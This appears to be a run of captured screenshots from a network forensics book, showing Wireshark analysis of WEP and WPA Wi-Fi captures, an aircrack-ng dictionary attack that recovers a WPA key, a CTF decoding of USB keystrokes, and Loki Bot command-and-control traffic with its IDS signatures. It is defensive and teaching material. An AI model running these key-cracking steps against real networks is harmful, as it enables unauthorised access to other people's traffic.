EXEC:          Retry short limit:7  RTS thr:off  Fragment thr:off
EXEC:          Encryption key:off
EXEC:          Power Management:off
EXEC:
EXEC:lo        no wireless extensions.
EXEC:
EXEC:eth0      no wireless extensions.
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:START_STATE
EXEC:wlan0      Scan completed :
EXEC:          Cell 01 - Address: 00:7F:28:35:9A:C7
EXEC:          Channel:1
EXEC:          Frequency:2.412 GHz (Channel 1)
EXEC:          Quality=29/70  Signal level=-81 dBm
EXEC:          Encryption key:on
EXEC:          ESSID:"CHC"
```

file.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl+>

No.	Time	New Column	Source	Destination	Protocol	Length	Info
242...	84.062505	2015/065 07:53:18.427031		Apple_68:96:7c (...)	802.11	10	Acknowledgement, Flags=.....
242...	84.062505	2015/065 07:53:18.427031		Apple_68:96:7c (...)	802.11	10	Acknowledgement, Flags=.....
242...	84.062505	2015/065 07:53:18.427031		Apple_68:96:7c (...)	802.11	10	Acknowledgement, Flags=.....
242...	84.062505	2015/065 07:53:18.427031		Apple_68:96:7c (...)	802.11	10	Acknowledgement, Flags=.....
242...	84.062505	2015/065 07:53:18.427031		Apple_68:96:7c (...)	802.11	10	Acknowledgement, Flags=.....
242...	84.063010	2015/065 07:53:18.427536	Apple_68:96:7c	EfmNetwo_55:97:d4	802.11	94	QoS Data, SN=1346, FN=0, Flags=p.....T
242...	84.063010	2015/065 07:53:18.427536	Apple_68:96:7c	EfmNetwo_55:97:d4	802.11	94	QoS Data, SN=1347, FN=0, Flags=p.....T
242...	84.063017	2015/065 07:53:18.427543		Apple_68:96:7c (...)	802.11	10	Acknowledgement, Flags=.....
242...	84.063017	2015/065 07:53:18.427543		Apple_68:96:7c (...)	802.11	10	Acknowledgement, Flags=.....
242...	84.207906	2015/065 07:53:18.572432		EfmNetwo_55:97:d...	802.11	10	Acknowledgement, Flags=.....
242...	84.207906	2015/065 07:53:18.572432		EfmNetwo_55:97:d...	802.11	10	Acknowledgement, Flags=.....

> Frame 24282: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)

IEEE 802.11 QoS Data, Flags: .p.....T

Type/Subtype: QoS Data (0x0028)

Frame Control Field: 0x8841

- 00 = Version: 0
- 10.. = Type: Data frame (2)
- 1000 = Subtype: 8

> Flags: 0x41

- .000 0000 0010 1100 = Duration: 44 microseconds
- Receiver address: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
- Transmitter address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
- Destination address: EfmNetwo_55:97:d4 (00:26:66:55:97:d4)
- Source address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
- BSS Id: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
- STA address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
- 0000 = Fragment number: 0
- 0101 0100 0010 = Sequence number: 1346

> QoS Control: 0x0005

> WEP parameters

> Data (60 bytes)

```

0010 00 26 66 55 97 d4 20 54 05 00 dc d7 eb 00 7e bf .&FU.. T ..[...]-
0020 1b 32 ce e8 bd b4 93 32 99 58 ea 95 5d 3d a0 5a .2....2 X..]=Z
0030 f3 6e be c0 e6 ca 28 88 17 80 96 46 88 bc fa 90 .n....( ...F....
0040 43 13 7f e4 a7 16 f2 3d 49 93 4f 13 31 0a 57 03 C.....: I-O-1-W-
0050 58 a4 af 3d d2 65 19 ca 1a c4 20 56 43 96 X...=e... VC


```

Wireshark - Wireless LAN Statistics - file.pcap

BSSID	Channel	SSID	Percent Packets	Percent Retry	Retry	Beacons	Data Pkts	be Reqs	be Resp	Auths	Deauths	Other	Protection
00:26:66:55:97:d6	1	cgnetwork	100.0	3.1	492	1	15712	0	219	3	0	2	WEP
00:17:c3:a7:29:69			0.0	0.0	0	0	0	0	1	0	0	0	
00:21:5c:76:75:b1			0.1	62.5	10	0	0	0	16	0	0	0	
00:26:66:55:97:d4			95.6	2.0	302	8246	6982	0	0	0	0	0	
00:26:66:55:97:d6			1.4	71.0	159	0	0	0	219	3	0	2	Base station
01:00:5e:00:00:02			0.0	0.0	0	0	2	0	0	0	0	0	
01:00:5e:00:00:16			0.0	0.0	0	0	3	0	0	0	0	0	
01:00:5e:00:00:fb			0.3	8.7	4	0	46	0	0	0	0	0	
01:00:5e:7fff:fa			0.2	0.0	0	0	31	0	0	0	0	0	
04:1b:ba:214b:c5			0.2	83.3	30	0	0	0	36	0	0	0	
04:8d:38:48:a8:b5			0.0	0.0	0	0	1	0	0	0	0	0	
04:8d:38:48:e5:b4			0.0	0.0	0	0	1	0	0	0	0	0	
08:10:77:92:7c:2f			0.0	0.0	0	0	1	0	0	0	0	0	
10:f9:6f:8f:a8:aa			0.0	80.0	4	0	0	0	5	0	0	0	
18:67:b0:a5:6a:dc			0.0	85.7	6	0	0	0	7	0	0	0	
33:33:00:00:00:02			0.1	10.0	1	0	10	0	0	0	0	0	
33:33:00:00:00:16			0.1	0.0	0	0	10	0	0	0	0	0	
33:33:00:00:00:fb			0.2	0.0	0	0	36	0	0	0	0	0	
33:33:ff:2a:c2:7a			0.0	0.0	0	0	1	0	0	0	0	0	
36:4c:d2:c5:84:3d			0.0	50.0	1	0	0	0	2	0	0	0	
48:5b:39:2a:c2:7a			2.4	6.8	26	234	146	0	0	0	0	0	
50:b7:c3:26:5e:73			0.1	85.0	17	0	0	0	20	0	0	0	
ac:36:13:55:60:eb			0.3	91.1	41	0	0	0	45	0	0	0	
b4:b6:76:13:6b:f9			0.2	76.0	19	0	0	0	25	0	0	0	
c4:43:8f:ab:d6:36			0.2	50.0	19	0	0	0	38	0	0	0	
c8:3a:35:58:c4:ba			0.0	0.0	0	0	1	0	0	0	0	0	
f0:f6:1c:68:96:7c			98.3	2.2	339	7232	8410	0	17	3	0	2	
f8:a9:d0:49:69:d1			0.0	85.7	6	0	0	0	7	0	0	0	
ff:ff:ff:ff:ff:ff			0.2	0.0	0	0	31	0	0	0	0	0	

Display filter: Enter a display filter ...

Apply Copy Save as... Close Help



WEP and WPA Decryption Keys

Key type	Key
wep	A4:3D:F6:F3:74

+
-
↺
↻
⚙️

<C:\Users\Apex\AppData\Roaming\Wireshark\80211 keys>

OK
Cancel
Help

filecapap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	New Column	Source	Destination	Protocol	Length	Info
133.	31.648804	2015/06/05 07:52:26.013330	192.168.0.15	173.241.248.220	HTTP	780	GET /u/1.0/sc?cc=1&r=httpK3A2F2Fox-d.imgur.servedbyopenx.com%2Fw%2F1.0%2F...
133.	31.696425	2015/06/05 07:52:26.060951	173.241.248.220	192.168.0.15	HTTP	748	HTTP/1.1 302 Moved Temporarily
134.	31.812644	2015/06/05 07:52:26.177170	192.168.0.15	173.241.248.219	HTTP	745	GET /u/1.0/ac?jmi=78F13683-cedc-49c4-0a00-79f177043042&ma=1425628481&mr=142...
135.	32.215075	2015/06/05 07:52:26.579601	192.168.0.15	173.241.248.220	HTTP	551	GET /u/1.0/pd?plm=5&ph=d14b94c9-e278-4d1d-87a0-a6a729350974 HTTP/1.1
135.	32.248867	2015/06/05 07:52:26.613393	192.168.0.15	173.194.127.122	HTTP	1181	GET /gampad/ads?gdfp_req=1&correlator=3974161077633024&output=json_html&ca...
135.	32.258089	2015/06/05 07:52:26.622615	173.241.248.220	192.168.0.15	HTTP	499	HTTP/1.1 302 Moved Temporarily
135.	32.312355	2015/06/05 07:52:26.676801	192.168.0.15	173.241.248.220	HTTP	556	GET /u/1.0/pd?cc=1&plm=5&ph=d14b94c9-e278-4d1d-87a0-a6a729350974 HTTP/1.1
135.	32.357928	2015/06/05 07:52:26.722454	173.241.248.220	192.168.0.15	HTTP	292	HTTP/1.1 200 OK (text/html)
136.	32.496680	2015/06/05 07:52:26.861206	173.194.127.122	192.168.0.15	HTTP	658	HTTP/1.1 200 OK (text/javascript)
137.	32.778851	2015/06/05 07:52:27.143377	192.168.0.15	173.194.127.141	HTTP	604	GET /pagead/images/mobile_unified_button_icon_white.png HTTP/1.1
137.	32.797282	2015/06/05 07:52:27.161808	192.168.0.15	173.194.127.141	HTTP	580	GET /sigad/8585806877069924349 HTTP/1.1
138.	32.814691	2015/06/05 07:52:27.179217	192.168.0.15	173.194.127.198	HTTP	589	GET /v6exp3/redis.html HTTP/1.1
138.	32.826979	2015/06/05 07:52:27.191505	192.168.0.15	173.194.127.237	HTTP	642	GET /push?client=ca-pub-6854507968048272 HTTP/1.1

```

.... 10.. = Type: Data frame (2)
1000 .... = Subtype: 8
> Flags: 0x42
.000 0000 0010 1100 = Duration: 44 microseconds
Receiver address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
Transmitter address: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
Destination address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
Source address: EfmNetwo_55:97:d4 (00:26:66:55:97:d4)
BSS Id: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
STA address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
.... .... 0000 = Fragment number: 0
0010 0111 1100 .... = Sequence number: 636

0040 0a 53 65 72 76 65 72 3a 20 4f 58 47 57 2f 31 30 Server: OXGW/10
0050 2e 39 31 2e 36 0d 0a 44 63 74 65 3a 20 46 72 69 .916-D ate: Fri
0060 2e 20 30 36 20 4d 61 72 20 32 30 31 35 20 30 37 , 06 Mar 2015 07
0070 3a 35 34 3a 34 31 20 47 4d 54 0d 0a 43 6f 6e 74 :54:41 G MT -Cont
0080 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68 ent-Type : text/h
0090 74 6d 6c 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e tml -Con tent-Len
00a0 07 74 68 3a 20 36 38 0d 0a 43 6f 6e 6e 65 63 74 gth: 68 -Connect
00b0 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a 3c 68 ion: clo se ---ch
00c0 74 6d 6c 3e 0a 6c 68 65 63 6a 3e 3c 74 69 74 6d tml: khd ad<title
00d0 65 3e 50 69 78 65 6c 73 3c 2f 74 69 74 6c 65 3e >>Pixels </title>
00e0 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 0a </head> <body>--
00f0 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c <--</body ></html
0100 3e 0a >

```

Frame (292 bytes) Decrypted WEP data (258 bytes)

WEP and WPA Decryption Keys

Key type	Key
wep	A4:3D:F6:F3:74
wpa-pwd	M [REDACTED] Ni [REDACTED] 70 [REDACTED]

C:\Users\Apex\AppData\Roaming\Wireshark\80211 keys

total-01.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

No.	Time	New Column	Source	Destination	Protocol	Length	Info
3175	51.667131	2019/05/3 20:04:53.016321	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=1/256, ttl=64 (no response found!)
3231	53.671739	2019/05/3 20:04:55.020929	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3234	53.671739	2019/05/3 20:04:55.020929	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3237	53.672251	2019/05/3 20:04:55.021441	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3240	53.672763	2019/05/3 20:04:55.021953	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3243	53.672763	2019/05/3 20:04:55.021953	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3290	55.666107	2019/05/3 20:04:57.015297	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=5/1280, ttl=64 (no response found!)
3304	56.664059	2019/05/3 20:04:58.013249	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=6/1536, ttl=64 (no response found!)
3332	57.667131	2019/05/3 20:04:59.016321	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=7/1792, ttl=64 (no response found!)
3349	58.665595	2019/05/3 20:05:00.014785	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=8/2048, ttl=64 (no response found!)
3380	59.666107	2019/05/3 20:05:01.015297	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3383	59.666107	2019/05/3 20:05:01.015297	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3386	59.666107	2019/05/3 20:05:01.015297	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3389	59.666107	2019/05/3 20:05:01.015297	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3444	60.664571	2019/05/3 20:05:02.013761	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=10/2560, ttl=64 (no response found!)
3750	64.671739	2019/05/3 20:05:06.020929	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=14/3584, ttl=64 (no response found!)
3833	67.678907	2019/05/3 20:05:09.028907	192.168.1.6	172.217.166.238	ICMP	134	Echo (ping) request id=0x8862, seq=17/4352, ttl=64 (no response found!)
4104	72.870907	2019/05/3 20:05:14.220907	192.168.1.1	192.168.1.6	ICMP	110	Destination unreachable (Port unreachable)
4106	72.871419	2019/05/3 20:05:14.220609	192.168.1.1	192.168.1.6	ICMP	110	Destination unreachable (Port unreachable)

<

> Frame 3304: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits)

- > IEEE 802.11 QoS Data, Flags: .p.....T
- > Logical-Link Control
- > Internet Protocol Version 4, Src: 192.168.1.6, Dst: 172.217.166.238
- > Internet Control Message Protocol

```

0000  88 41 30 00 78 44 76 e7 b0 58 8c 85 90 74 fe ee  -A0 xDv- X...t..
0010  78 44 76 e7 b0 54 d0 05 06 00 ec 02 00 20 00 00  -xDv-.T.....
0020  00 00 1c 54 11 9c 66 f3 ae 38 b7 bd 2c 20 fd 05  -...T-.8.....
0030  d3 3e f8 ae c3 fe 93 bc 48 2a fa 13 ca fe 23 0b  ->....H*..#..
0040  ce 72 8a 39 36 04 c9 22 d6 88 d1 e5 ab 3b ba 82  -r.96.. .....
```

Frame (134 bytes) Decrypted CCMP data (92 bytes)

```
root@ubuntu:/home/deadlist/Desktop# aircrack-ng total-01.cap
Opening total-01.cap
Read 4429 packets.
```

#	BSSID	ESSID	Encryption
1	78:44:76:E7:B0:58	VIP3R	WPA (1 handshake)

```
Choosing first network as target.
```

```
Opening total-01.cap
Please specify a dictionary (option -w).
```

```
Quitting aircrack-ng... _
```

```
root@ubuntu:/home/deadlist/Desktop# aircrack-ng total-01.cap -w dict
Opening total-01.cap
Read 4429 packets.
```

#	BSSID	ESSID	Encryption
1	78:44:76:E7:B0:58	VIP3R	WPA (1 handshake)

```
Choosing first network as target.
```

```
Opening total-01.cap
Reading packets, please wait...
```

Aircrack-ng 1.1

[00:00:00] 452 keys tested (2111.15 k/s)

KEY FOUND! [Ma 37]

Master Key : 09 7D DF 3A 86 E6 4A 3D 7B 3E E9 FF 71 12 9B D7
1A E9 7E 6A 01 68 DF AB 72 67 4E B9 8E 04 7E 0E

Transient Key : AF 3D 1C 04 16 FB F9 DA 99 79 23 68 AD 78 98 BA
4B CE FC A6 D5 BD 35 DC 60 48 65 F1 CD 70 46 7C
52 F2 D5 3A F8 34 92 66 34 4E 97 C7 02 00 DD E8
BC 70 DB 0E 57 45 FE AF C5 FA 39 D8 15 4B 1B B6

EAPOL HMAC : 0A 58 BD BC 2A 16 ED 52 00 2B 6E E4 41 EE FD 3F

No.	Time	Time	Source	Destination	Protocol
1	0.000000	2017/082 01:07:16.777061	2.1.1	host	USB
2	0.137131	2017/082 01:07:16.914192	2.1.1	host	USB
3	0.299751	2017/082 01:07:17.076812	2.1.1	host	USB
4	0.399781	2017/082 01:07:17.176842	2.1.1	host	USB
5	0.838075	2017/082 01:07:17.615136	2.1.1	host	USB
6	0.968796	2017/082 01:07:17.745857	2.1.1	host	USB
7	1.184415	2017/082 01:07:17.961476	2.1.1	host	USB
8	1.316126	2017/082 01:07:18.093187	2.1.1	host	USB
9	1.599310	2017/082 01:07:18.376371	2.1.1	host	USB
10	1.934871	2017/082 01:07:18.711932	2.1.1	host	USB
11	2.054854	2017/082 01:07:18.831915	2.1.1	host	USB
12	2.067291	2017/082 01:07:18.844352	2.1.1	host	USB
13	2.384149	2017/082 01:07:19.161210	2.1.1	host	USB
14	2.484050	2017/082 01:07:19.261111	2.1.1	host	USB
15	3.000238	2017/082 01:07:19.777299	2.1.1	host	USB
16	3.116183	2017/082 01:07:19.893244	2.1.1	host	USB
17	3.916653	2017/082 01:07:20.693714	2.1.1	host	USB
18	4.015614	2017/082 01:07:20.792675	2.1.1	host	USB
19	4.800201	2017/082 01:07:21.577262	2.1.1	host	USB
20	4.854757	2017/082 01:07:21.631818	2.1.1	host	USB
21	4.967826	2017/082 01:07:21.744887	2.1.1	host	USB
22	5.062842	2017/082 01:07:21.839903	2.1.1	host	USB
23	5.368503	2017/082 01:07:22.145654	2.1.1	host	USB

> Frame 1: 35 bytes on wire (280 bits), 35 bytes captured (280 bits)

> USB URB

Leftover Capture Data: 00009000000000

```
root@kali:~# tshark -r Desktop/data.pcap
Running as user "root" and group "root". This could be dangerous.
  1  0.000000      2.1.1 → host          USB 35 URB_INTERRUPT in
  2  0.137131      2.1.1 → host          USB 35 URB_INTERRUPT in
  3  0.299751      2.1.1 → host          USB 35 URB_INTERRUPT in
  4  0.399781      2.1.1 → host          USB 35 URB_INTERRUPT in
  5  0.838075      2.1.1 → host          USB 35 URB_INTERRUPT in
  6  0.968796      2.1.1 → host          USB 35 URB_INTERRUPT in
  7  1.184415      2.1.1 → host          USB 35 URB_INTERRUPT in
  8  1.316126      2.1.1 → host          USB 35 URB_INTERRUPT in
  9  1.599310      2.1.1 → host          USB 35 URB_INTERRUPT in
 10  1.934871      2.1.1 → host          USB 35 URB_INTERRUPT in
 11  2.054854      2.1.1 → host          USB 35 URB_INTERRUPT in
 12  2.067291      2.1.1 → host          USB 35 URB_INTERRUPT in
 13  2.384149      2.1.1 → host          USB 35 URB_INTERRUPT in
 14  2.484050      2.1.1 → host          USB 35 URB_INTERRUPT in
 15  3.000238      2.1.1 → host          USB 35 URB_INTERRUPT in
 16  3.116183      2.1.1 → host          USB 35 URB_INTERRUPT in
 17  3.916653      2.1.1 → host          USB 35 URB_INTERRUPT in
 18  4.015614      2.1.1 → host          USB 35 URB_INTERRUPT in
 19  4.800201      2.1.1 → host          USB 35 URB_INTERRUPT in
 20  4.854757      2.1.1 → host          USB 35 URB_INTERRUPT in
 21  4.967826      2.1.1 → host          USB 35 URB_INTERRUPT in
 22  5.062842      2.1.1 → host          USB 35 URB_INTERRUPT in
 23  5.368593      2.1.1 → host          USB 35 URB_INTERRUPT in
 24  5.734652      2.1.1 → host          USB 35 URB_INTERRUPT in
 25  5.937606      2.1.1 → host          USB 35 URB_INTERRUPT in
 26  5.968894      2.1.1 → host          USB 35 URB_INTERRUPT in
 27  6.870650      2.1.1 → host          USB 35 URB_INTERRUPT in
 28  6.974833      2.1.1 → host          USB 35 URB_INTERRUPT in
 29  8.415344      2.1.1 → host          USB 35 URB_INTERRUPT in
 30  8.568135      2.1.1 → host          USB 35 URB_INTERRUPT in
 31  8.783944      2.1.1 → host          USB 35 URB_INTERRUPT in
 32  8.899723      2.1.1 → host          USB 35 URB_INTERRUPT in
```

```
root@kali:~# tshark -r Desktop/data.pcap -T fields -e usb.capdata
Running as user "root" and group "root". This could be dangerous.
00:00:09:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:0f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:04:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:0a:00:00:00:00:00
00:00:00:00:00:00:00:00
20:00:00:00:00:00:00:00
20:00:2f:00:00:00:00:00
20:00:00:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:13:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:15:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:22:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:22:00:00:00:00:00
00:00:00:00:00:00:00:00
20:00:00:00:00:00:00:00
20:00:2d:00:00:00:00:00
20:00:00:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:11:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1a:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:04:00:00:00:00:00
```

```
root@kali:~# tshark -r Desktop/data.pcap -T fields -e usb.capdata | sed -e 's/00//g' -e 's://g' -e 's/20//g' | grep .
Running as user "root" and group "root". This could be dangerous.
09
0f
04
0a
2f
13
15
22
22
2d
27
11
1a
04
15
07
16
2d
06
26
25
06
06
09
26
26
30
01
0106
```

```
root@ubuntu:/home/deadlist/Desktop# python key.py
FLAG{PR355-0NWARDS-C98CCF99}C
root@ubuntu:/home/deadlist/Desktop#
```


Chapter 6: Investigating Good, Known, and Ugly Malware

No.	Source	Destination	Protocol	Length	Info
10	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [FIN, ACK] Seq=32 Ack=1 Win=...
11	172.16.0.130	185.141.27.187	TCP	54	49344 → 80 [ACK] Seq=1 Ack=33 Win=6553...
12	172.16.0.130	185.141.27.187	TCP	300	49344 → 80 [PSH, ACK] Seq=1 Ack=33 Win=...
14	172.16.0.130	185.141.27.187	TCP	54	49344 → 80 [FIN, ACK] Seq=2760 Ack=33 ...
15	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [ACK] Seq=33 Ack=247 Win=30...
16	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [ACK] Seq=33 Ack=2760 Win=3...
17	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [ACK] Seq=33 Ack=2761 Win=3...
18	172.16.0.130	185.141.27.187	TCP	66	49345 → 80 [SYN] Seq=0 Win=8192 Len=0 ...
19	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=...
20	172.16.0.130	185.141.27.187	TCP	66	[TCP Retransmission] 49345 → 80 [SYN] ...
21	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=...
22	172.16.0.130	185.141.27.187	TCP	62	[TCP Retransmission] 49345 → 80 [SYN] ...
23	185.141.27.187	172.16.0.130	TCP	62	[TCP Port numbers reused] 80 → 49345 [...]
24	172.16.0.130	185.141.27.187	TCP	54	49345 → 80 [ACK] Seq=1 Ack=2270242193 ...
25	172.16.0.130	185.141.27.187	TCP	299	49345 → 80 [PSH, ACK] Seq=1 Ack=227024...
26	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [ACK] Seq=2270242193 Ack=24...
28	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [ACK] Seq=2270242193 Ack=44...
29	185.141.27.187	172.16.0.130	HTTP	85	Continuation
30	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [FIN, ACK] Seq=2270242224 A...
31	172.16.0.130	185.141.27.187	TCP	54	49345 → 80 [ACK] Seq=449 Ack=227024222...
32	172.16.0.130	185.141.27.187	TCP	54	49345 → 80 [FIN, ACK] Seq=449 Ack=2270...
33	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [ACK] Seq=2270242225 Ack=45...
34	172.16.0.130	185.141.27.187	TCP	66	49346 → 80 [SYN] Seq=0 Win=8192 Len=0 ...
35	185.141.27.187	172.16.0.130	TCP	60	80 → 49346 [RST, ACK] Seq=1 Ack=1 Win=...

No.	Source	Destination	Protocol	Length	User-Agent	URI
13	172.16.0.130	185.141.27.187	HTTP	2567	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php
27	172.16.0.130	185.141.27.187	HTTP	257	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php
43	172.16.0.130	185.141.27.187	HTTP	230	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php
60	172.16.0.130	185.141.27.187	HTTP	503	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php

Mozilla/4.08 (Charon; Inferno)



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Nefarious Macro Malware drops “Loki Bot” to steal sensitive ... - Cysinfo

<https://cysinfo.com/nefarious-macro-malware-drops-loki-bot-across-gcc-countries/> ▼

Feb 16, 2017 - The user agent “**Mozilla/4.08 (Charon; Inferno)**” used has been infamous as it was used in other Fareit Trojan or PonyLoader. At this point the ...

Malspam Delivers Pony and Loki-Bot – Malware Breakdown




<https://malwarebreakdown.com/2018/03/19/malspam-delivers-pony-and-loki-bot/> ▼

Mar 19, 2018 - User Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98). Pony Panel: pony 2 ...
Loki-Bot User-Agent: **Mozilla/4.08 (Charon; Inferno)**. IOCs.

PacketTotal - a7d7ab4991754977dc78bfc07b52b8cf Analysis

<https://packettotal.com/app/analysis?id=a7d7ab4991754977dc78bfc07b52b8cf...> ▼

... Loki Bot User-Agent (Charon/Inferno), 1, 10.10.18.101, 50038, 173.237.190.72, 80, TCP, filtracinco.info, /ask/five/fre.php, POST, **Mozilla/4.08 (Charon; Inferno)** ...

Malicious Activity											
Intelligence Connections DNS HTTP Transferred Files Community Tags Similar Packet Captures											
<input type="text" value="Search in results"/>   											
Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	HTTP Hostname	HTTP URI	HTTP Method
2017-10-18 20:03:30	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50038	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST
2017-10-18 20:03:41	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50039	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST
2017-10-18 20:04:02	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50040	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST
2017-10-18 20:05:03	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50041	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST
2017-10-18 20:06:08	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50042	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST
2017-10-18 20:07:09	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50044	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST
2017-10-18 20:08:10	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50053	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST
2017-10-18 20:09:11	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50054	173.237.190.72	80	TCP	filtracinfo.info	/ask/five/fre.php	POST

```

deadlist@ubuntu:~$ tshark -r /home/deadlist/Desktop/loki-bot_network_traffic.pcap -2 -R http.request.uri -Tfields -e ip.dst -e http.request.full_uri -e http.user_agent -e data -E separator=, | cut -c1-91
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),1200
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),1200
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),1200
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),1200

```

```

deadlist@ubuntu:~$ tshark -r /home/deadlist/Desktop/loki-bot_network_traffic.pcap -2 -R http.request.uri -Tfields -e ip.dst -e http.request.full_uri -e http.user_agent -e data -E separator=, | cut -c1-95
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),12002700
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),12002700
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),12002800
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; Inferno),12002b00

```

Binary ID: XXXXX11111 Exfiltrate Data: 27 Wide: 0 Length: 10

Data: 120027000000a00000058585858313131313101000600...

[Length: LokiBot Version - 1.8]

Username: REM Wide: 1 Length: 6

00fb	73 65 0d 0a 0d 0a	12 00	27 00	00 00	0a 00 00 00	se.....
0100	58 58 58 58 31 31	31 31	31 31	01 00	06 00 00 00	XXXXX111 11.....
0110	52 00 45 00 4d 00	01 00	1c 00	00 00	52 00 45 00	R·E·M·····R·E·
